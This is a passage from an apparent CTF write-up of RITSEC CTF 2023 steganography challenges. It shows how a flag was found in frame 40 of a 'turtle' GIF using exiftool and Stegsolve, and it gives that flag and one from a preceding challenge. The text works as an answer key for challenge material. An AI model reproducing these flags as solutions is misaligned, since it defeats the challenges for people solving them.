[+] Common password(s): null
View
[+] Superimposed


View
[+] Superimposed
RS{Th4t5_w4cky_m4n}

Boom! We found the flag!

RS{Th4t5_w4cky_m4n}


- **Flag:** `RS{Th4t5_w4cky_m4n}`

turtle

Background

76 Points / 247 Solves


Nothing to see here but a happy turtle.



Find the flag

In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Steganography/turtle)-
[2023.04.02|19:35:30(HKT)]
└> file turtle.gif
turtle.gif: GIF image data, version 89a, 224 x 126
```



It's a GIF image file!

We can use `exiftool` to view it's metadata:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Steganography/turtle)-
[2023.04.02|19:35:44(HKT)]
└> exiftool turtle.gif
ExifTool Version Number         : 12.57
File Name                       : turtle.gif
[...]
```


However, nothing weird in the metadata.


Then, I tried using `steghide`, `binwalk`, `foremost` to extract hidden file inside it, but no dice.

Hmm... Since it's a GIF file, let's view it's image ***frame by frame***.


According to HackTricks, we can use a tool called Stegsolve to view image's frames:


```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Steganography/turtle)-
[2023.04.02|19:37:45(HKT)]
└> /opt/Stegsolve.jar
```






Next, go to "Analyse" → "Frame Browser":





We can now view the GIF frame by frame!

After looking at those frame, I found that the 40th frame has the flag!



- **Flag:** `RS{G00D_3Y3_&_H4PPY_TUR713}`